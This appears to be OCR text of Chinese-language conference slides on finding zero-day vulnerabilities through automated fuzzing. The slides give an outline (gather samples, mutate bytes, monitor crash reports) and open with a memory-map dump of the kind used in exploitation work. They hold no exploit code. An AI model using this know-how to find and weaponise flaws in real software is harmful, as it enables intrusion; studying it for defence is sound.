1A294000	00001000				Priv	RW Gua
1A2A0000	00002000				Priv	R E
1A2A4000	00001000				Priv	RW Gua
1A2B0000	00002000				Priv	R E
1A2B4000	00001000				Priv	RW Gua
1A2C0000	00002000				Priv	R E
1A2C4000	00001000				Priv	RW Gua
1A2D0000	00002000				Priv	R E
1A2D4000	00001000				Priv	RW Gua
1A2E0000	00002000				Priv	R E
1A2E4000	00001000				Priv	RW Gua
1A2F0000	00002000				Priv	R E
1A2F4000	00001000				Priv	RW Gua
1A300000	00002000				Priv	R E
1A304000	00001000				Priv	RW Gua
1A310000	00002000				Priv	R E
1A314000	00001000				Priv	RW Gua
1A320000	00002000				Priv	R E
1A324000	00001000				Priv	RW Gua
1A330000	00002000				Priv	R E

Include Flash



創造 (尋找新的魔術 - 0day)

如何尋找新的0DAY

0day

- 自己找
- 等別人寄
- 收到也不知道
- 什麼是0day 可以吃嗎?

- 第一等人，是創造機會的人
- 第二等人，是發現機會的人
- 第三等人，是等待機會的人
- 第四等人，是錯失機會的人
- 您是第幾等的人呢？？


要怎樣尋找 0day

- 測試
- 測試
- 測試
- 不斷測試

- 天公疼憨人

http://rootkit.tw/blog/?p=173

0x66->0x40



- 收集大量範本
- 需要大量機器資源

- 範本丟入測試
- 自由活動
- 定時觀察報告

有誰在自動測試弱點?

- MS O
- 安全研究員 O
- 防毒 ?
- 地下駭客 O
- 政府 ?
- 軟體開發廠商 ?
- ????

要怎樣收穫就要怎樣栽
不要守株待兔
安全還是靠自己最好

有興趣加入或贊助自動化測試弱點計畫
來信寄到
naninb@gmail.com

Thank you

Q & A